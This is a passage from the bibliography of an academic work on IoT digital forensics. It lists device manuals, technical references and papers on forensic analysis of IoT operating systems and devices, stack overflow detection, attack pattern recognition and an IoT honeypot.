[80] Samsung Electronics America, “Samsung SmartThings Wifi ET-WV525 User Manual,” November 2018, Last accessed on Sep. 2021. [Online]. Available: https://downloadcenter.samsung.com/content/UM/201811/20181119121355384/ET-WV525_UM_VPS_Global_Rev.1.0_181116.pdf

[81] Libelium Comunicaciones Distribuidas, “Libelium Smart Agriculture IoT Vertical Kit Guide,” http://www.libelium.com/downloads/quick-start-guides/quick_start_guide_agriculture_vertical_kit.pdf, Last accessed on Jun. 2021.

[82] J. M. C. Gómez and J. L. M. Martínez, “Forensic Analysis Overview in the IoT Environment. A Windows 10 IoT Core Approach,” in *V Jornadas Nacionales de Investigación en Ciberseguridad*, Jun. 2019.

[83] Microsoft, “Ntfs technical reference: Local file systems,” Last accessed on Oct. 2021. [Online]. Available: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc758691(v=ws.10)?redirectedfrom=MSDN

[84] Rob van der Meulen. Gartner, “Gartner Says 8.4 Billion Connected "Things" Will Be in Use in 2017, Up 31 Percent From 2016,” 2017, Last accessed on Oct. 2021. [Online]. Available: https://www.gartner.com/en/newsroom/press-releases/2017-02-07-gartner-says-8-billion-connected-things-will-be-in-use-in-2017-up-31-percent-from-2016

[85] Xiaomi, “Mi Global Home,” 2021, Last accessed on Sep. 2021. [Online]. Available: https://www.mi.com/global/mi-smart-sensor-set/

[86] J. M. C. Gómez, J. C. Mondéjar, J. R. Gómez, and J. L. M. Martínez, “Developing an IoT Forensic Methodology. A Practical Concept Proposal,” in *EU 2021 Digital Forensic Research Workshop*, Mar. 2021.

[87] J. M. Castelo Gómez, J. Carrillo Mondéjar, J. Roldán Gómez, and J. Martínez Martínez, “Developing an iot forensic methodology. a concept proposal,” *Forensic Science International: Digital Investigation*, vol. 36, p. 301114, 2021. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S2666281721000081

[88] J. M. Castelo Gómez, J. Roldán Gómez, J. Carrillo Mondéjar, and J. L. Martínez Martínez, “Non-volatile memory forensic analysis in windows 10 iot core,” *Entropy*, vol. 21, no. 12, 2019. [Online]. Available: https://www.mdpi.com/1099-4300/21/12/1141

[89] J. M. Castelo Gómez, J. Roldán-Gómez, J.L. Martínez Martínez and Á. del Amo Mínguez, “Forensic analysis of the iot operating system ubuntu core,” *Forensic Science International: Digital Investigation*, 2021, [Under review].

[90] J. M. Castelo Gómez, J. Carrillo-Mondéjar, J. L. Martínez Martínez and J. Navarro-García, “Forensic analysis of the xiaomi mi smart sensor set,” *Forensic Science International: Digital Investigation*, 2021, [Under review].

[91] J. M. Castelo Gómez, J. Carrillo-Mondéjar, J. Roldán-Gómez and J. L. Martínez Martínez, "A concept forensic methodology for the investigation of iot cyberincidents," *ACM Transactions on Privacy and Security*, 2021, [Under review].

[92] J. Carrillo-Mondéjar, J. M. Castelo-Gómez, J. Roldán-Gómez, and J. L. Martínez, "An instrumentation based algorithm for stack overflow detection," *Journal of Computer Virology and Hacking Techniques*, vol. 16, no. 3, pp. 245–256, Sep 2020. [Online]. Available: https://doi.org/10.1007/s11416-020-00359-7

[93] J. Roldán-Gómez, J. Boubeta-Puig, J. M. Castelo Gómez, J. Carrillo-Mondéjar and J. L. Martínez Martínez, "Attack pattern recognition in the Internet of Things using complex event processing and machine learning," in *2021 IEEE International Conference on Systems, Man, and Cybernetics*, Oct. 2021.

[94] J. Carrillo-Mondéjar, J. G. Martinez de los Reyes, J. Roldán-Gómez, J. M. Castelo Gómez and G. Suárez-Tangil, "Hajime's Return: Stories from a Customized Honeypot for IoT," *Journal of Information Science and Engineering*, 2021, [Under review].